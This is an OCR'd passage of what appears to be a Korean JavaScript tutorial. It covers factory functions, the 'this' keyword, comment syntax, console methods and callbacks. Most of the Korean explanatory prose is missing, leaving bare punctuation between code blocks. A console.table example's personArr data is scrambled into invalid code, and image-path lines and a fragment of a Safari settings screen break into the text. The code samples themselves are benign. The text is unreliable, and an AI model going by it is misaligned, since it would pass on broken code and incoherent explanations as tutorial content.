
```
        talk: function () {
            console.log('Moo, my name is ' + this.name);
        },
    };
}

var daisy = cowFactory('Daisy');  // create a cow named Daisy
daisy.talk();  // "Moo, my name is Daisy"
```

. .

```
function cowFactory(name) {
    function formalName() {
        return name + ' the cow';
    }

    return {
        talk: function () {
            console.log('Moo, my name is ' + formalName());
        },
    };
}

var daisy = cowFactory('Daisy');
daisy.talk();  // "Moo, my name is Daisy the cow"
daisy.formalName();  // ERROR: daisy.formalName is not a function
```

cowFactory cowFactory formalName . .

JavaScript .

' ' , .

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';

    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};

var mover = function (state) {
    return {
        moveSlowly: function () {
            console.log(state.name + ' is moving slowly');
        },
        moveQuickly: function () {
            console.log(state.name + ' is moving quickly');
        }
    };
};
```

6

```
var person = function (name, age) {
```

```
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };

    return Object.assign(     // Merge our 'behaviour' objects
        {},
        speaker(state),
        mover(state)
    );
};

var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };

    return Object.assign(
        {},
        mover(state)
    );
};
```

```
var fred = person('Fred', 42);
fred.speak();        // outputs: Fred says Hello
fred.moveSlowly();   // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly();  // outputs: Snowy is moving slowly
snowy.moveQuickly(); // outputs: Snowy is moving quickly
snowy.speak();       // ERROR: snowy.speak is not a function
```

.

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
    createVehicle: function (type) {
        switch (type.toLowerCase()) {
            case "car":
                return new Car();
            case "truck":
                return new Truck();
            case "bike":
                return new Bike();
            default:
                return null;
        }
    }
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )
```

: https://riptutorial.com/ko/javascript/topic/1668/---

95: (this)

Examples

```
var person = {
  name: 'John Doe',
  age: 42,
  gender: 'male',
  bio: function() {
    console.log('My name is ' + this.name);
  }
};
person.bio(); // logs "My name is John Doe"
var bio = person.bio;
bio(); // logs "My name is undefined"
```

`person.bio` (`this`) . `person.bio()` "My name is John Doe" . .

(`window`). `undefined` .

/

`this` .

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(function(result){
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

(`this`) . , `this` :

```
document.getElementById('myAJAXButton').onclick = function(){
    var self = this;
    makeAJAXRequest(function(result){
      if (result) { // success
        self.className = 'success';
      }
    })
}
```

6

ES6 `this` . .

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(result => {
      if (result) { // success
        this.className = 'success';
      }
```

```
    })
}
```

5.1

bind . .

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

- this "" this .
- : .
- :

```
function Person(){
    console.log("I'm " + this.name);
}

var person0 = {name: "Stackoverflow"}
var person1 = {name: "John"};
var person2 = {name: "Doe"};
var person3 = {name: "Ala Eddine JEBALI"};

var origin = Person;
Person = function(){
    origin.call(person0);
}

Person();
//outputs: I'm Stackoverflow

Person.call(person1);
//outputs: I'm Stackoverflow
```

```
Person.apply(person2);
//outputs: I'm Stackoverflow


Person.call(person3);
//outputs: I'm Stackoverflow
```

- *Person person0* . .

`this` .

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}

var cat = new Cat("Tom"); // is a Cat object
cat.sound; // Returns "Meow"

var cat2 = Cat("Tom"); // is undefined -- function got executed in global context
window.name; // "Tom"
cat2.name; // error! cannot access property of undefined
```

(this) : https://riptutorial.com/ko/javascript/topic/8282/--this-

96:

- `// Single line comment (continues until line break)`
- `/* Multi line comment */`
- `<!-- Single line comment starting with the opening HTML comment segment "<!--" (continues until line break)`
- `--> Single line comment starting with the closing HTML comment segment "-->" (continues until line break)`

Examples

, JavaScript

//

// .

```
function elementAt( event ) {
  // Gets the element from Event coordinates
  return document.elementFromPoint(event.clientX, event.clientY);
}
// TODO: write more cool stuff!
```

/**/

/* */ .

```
/*
   Gets the element from Event coordinates.
   Use like:
   var clickedEl = someEl.addEventListener("click", elementAt, false);
*/
function elementAt( event ) {
  return document.elementFromPoint(event.clientX, event.clientY);
}
/* TODO: write more useful comments! */
```

HTML ( )

HTML ( ) ( ) .

HTML (<!--) :

 : JavaScript HTML (-->) .

```
<!-- A single-line comment.
<!-- --> Identical to using `//` since
<!-- --> the closing `-->` is ignored.
```

JavaScript .

```
<script type="text/javascript" language="JavaScript">
<!--
/* Arbitrary JavaScript code.
   Old browsers would treat
   it as HTML code. */
// -->
</script>
```

HTML ( ) JavaScript ( ) . HTML .

```
--> Unreachable JS code
```

HTML JavaScript . :

```
<!--
self.postMessage('reached JS "file"');
/*
-->
<!DOCTYPE html>
<script>
var w1 = new Worker('#1');
w1.onmessage = function (e) {
    console.log(e.data); // 'reached JS "file"
};
</script>
<!--
*/
-->
```

HTML `<!-- -->` HTML JavaScript .

JavaScript `<!-- -->` `self.postMessage(...` (: `self.postMessage(...)` `/* */` *HTML* (`-->`).

: https://riptutorial.com/ko/javascript/topic/2259/

97:

. `console` .

- void console.log (obj1 [, obj2, ..., objN]);
- void console.log (msg [, sub1, ..., subN]);

obj1 ... objN	JavaScript
msg	0 JavaScript .
sub1 ... subN	msg JavaScript .

/ `console.dir(console)` `console` Javascript . `console.memory` (Chromium).

-
-
-
-
-
- dirxml
-
-
- groupCollapsed
- groupEnd
-
-
- markTimeline
-
- profileEnd
-
-
-
-
-
-
-
-

JavaScript Console . .

Chrome **DevTools** 'Console' :

- Windows / Linux : .

    - `Ctrl` + `Shift` + `J`
    - `Ctrl` + `Shift` + `I` " " `ESC`
    - `F12` "" `ESC`

- Mac OS : `Cmd` + `Opt` + `J`

Firefox

Firefox "Console" :

- Windows / Linux : .

    - `Ctrl` + `Shift` + `K`
    - `Ctrl` + `Shift` + `I` " " `ESC`
    - `F12` " " `ESC`


- Mac OS : `Cmd` + `Opt` + `K`

Internet Explorer

F12 "" :

- `F12` "" .

Safari **Web Inspector** "Console" Safari


Ad
General
Tabs
AutoFill
Passwords
Search
Security
Pr
Smart Search Field:
Show full we
Page Zoom:
100%
Accessibility:
Never use fo
Press Tab to
Option-Tab hig
Bonjour:
Include Bonj
Include Bonj
Internet plug-ins:
Stop plug-in
Style sheet:
None Selecte
Default encoding:
Western (ISO
Proxies:
Change Setti
Show Develo

(index)	
1	""

```
console.table({foo: 'bar', bar: 'baz'});
```


.

(index)	
"foo"	""
""	""

"personId": 124, "name": "Amelia"var personArr = [{personId ": 123,"name ":"Jhon ","city ":"Melbourne ","phoneNo ":"1234567890 " , "City": "Sydney", "phoneNo": "1234567890"}, { "personId": 125, "name": "Emily", "city": "", "phoneNo": "1234567890"}, { "personId": 126, "name": " ", "": "", "phoneNo": "1234567890"}];

console.table (personArr, ['name', 'personId']);

.



- console.trace ()

```
function foo() {
  console.trace('My log statement');
}

foo();
```

.

```
My log statement       VM696:1
```

```
  foo                 @ VM696:1
  (anonymous function) @ (program):1
```

: Error . .

```
var e = new Error('foo');
console.log(e.stack);
```

. (F12 -) log console :

```
console.log('My message');
```

Enter My message .

---

console.log() . .

```
var obj = { test: 1 };
console.log(['string'], 1, obj, window);
```

log .

```
['string'] 1 Object { test: 1 } Window { /* truncated */ }
```

---

console.log() ,,, .

```
console.log([0, 3, 32, 'a string']);
console.log({ key1: 'value', key2: 'another value'});
```

:

```
Array [0, 3, 32, 'a string']
Object { key1: 'value', key2: 'another value'}
```

.

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Date function .

```
console.log(new Date(0));
console.log(function test(a, b) { return c; });
```

:

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)
function test(a, b) { return c; }
```

---

log .

- console.info - () .
- console.warn - (!) . .
- console.error - (⊗) . .
- console.timeStamp - :

  ```
  console.timeStamp('msg');
  ```

  :


  ```
  00:00:00.001 msg
  ```

- console.trace - log .

  ```
  function sec() {
     first();
  }
  function first() {
     console.trace();
  }
  sec();
  ```

  :

  ```
  first
  sec
  (anonymous function)
  ```



Chrome 56 `timeStamp` .

`log` .

(►) . . `console.dir` .

- console.time ()

`console.time()` .

`console.time([label])` . `console.timeEnd([label])` `.time()` (`.time()` . `.timeEnd()` `.time()` .

---

1 :

```
console.time('response in');

alert('Click to continue');
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

:

```
response in: 774.967ms
response in: 1402.199ms
```

---

2 :

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
```

```
    for (var j = 0, length = elms.length; j < length; j++) {
        // nothing to do ...
    }
}

console.timeEnd('Loop time');
```

:

```
Loop time: 40.716ms
```

- console.count ()

`console.count([obj])` . (''). .

```
[label]: X
```

label X .

.

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
console.count('2');
console.count('');
```

:

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

Number .

```
console.count(42.3);
console.count(Number('42.3'));
console.count('42.3');
```

:

```
42.3: 1
42.3: 2
42.3: 3
```

Function .

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){};
console.count(fn1);
console.count(Number);
```

:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

.

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

count . :

```
> console.count();
  : 1
> console.count('');
  : 2
> console.count("");
  : 3
```

- console.assert ()

`false` . `true` .

```
console.assert('one' === 1);
```

`false` . .

```
> console.assert(true, "Testing assertion...", NaN, undefined, Object)
< undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
▶ Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
< undefined
>
```

`console.assert` Node.js `AssertionError` throw . .

`%` C .

```
console.log('%s has %d points', 'Sam', 100);
```

`Sam has 100 points` .

Javascript .

`%s`	.
`%i` `%d`	.
`%f`	.
`%o`	DOM .
`%O`	JavaScript .
`%c`	CSS .

CSS (%c) print CSS .

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```

:

```
> console.log("%cHello world!", "color: blue; font-size: xx-large");
```


%c .

- %c print .
- CSS emtpy .
- %c 1 (%c) 2 print 2 3 .
- %c 1 2 3 2 , 3 4 ..

```
console.log("%cHello %cWorld%c!!", // string to be printed
            "color: blue;", // applies color formatting to the 1st substring
            "font-size: xx-large;", // applies font formatting to the 2nd substring
            "/* no CSS rule*/" // does not apply any rule to the remaing substring
);
```

:

```
> console.log("%cHello %cWorld%c!!", "color: blue;", "font-size: xx-large;", "/* no CSS rule */");
```




.

- console.groupCollapsed() : .
- console.group() : .

.

- console.groupEnd () : , ().

.



- console.clear ()

`console.clear()` . " " .


XML - console.dir (), console.dirxml ()

`console.dir(object)` JavaScript . .

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dir(myObject);
```

:



`console.dirxml(object)` object XML JavaScript . `console.dirxml()` HTML XML `console.log()` .

1 :

```
console.dirxml(document)
```

:

2 :

```
console.log(document)
```

:

3 :


```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dirxml(myObject);
```

:

```
> var myObject = {
      "foo":{
          "bar":"data"
      }
  };

  console.dirxml(myObject);
```




```
< undefined
>
```

: https://riptutorial.com/ko/javascript/topic/2288/

98:

Examples

( ) . (/) .

.

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        sum += array[i];
    }
    return sum;
}
```

. alert() . foo .

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        alert(array[i]);
        sum += array[i];
    }
    return sum;
}
```

alert() console.log ? foo . foo . . foo .

```
function foo(array, callback) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        callback(array[i]);
        sum += array[i];
    }
    return sum;
}
```

foo .

```
var array = [];
foo(array, alert);
foo(array, function (x) {
    console.log(x);
});
```

---

jQuery JSON $.getJSON() . JSON .

$.getJSON() :

```
$.getJSON( url, dataObject, successCallback );
```

`$.getJSON()` :

```
$.getJSON("foo.json", {}, function(data) {
    // data handling code
});
```

`$.getJSON` JSON .

```
$.getJSON("foo.json", {});
// data handling code
```

jQuery `animate()` . .

`.animate()` :

```
jQueryElement.animate( properties, duration, callback );
```

, . .

```
elem.animate( { opacity: 0 }, 5000, function() {
    elem.hide();
} );
```

. :

```
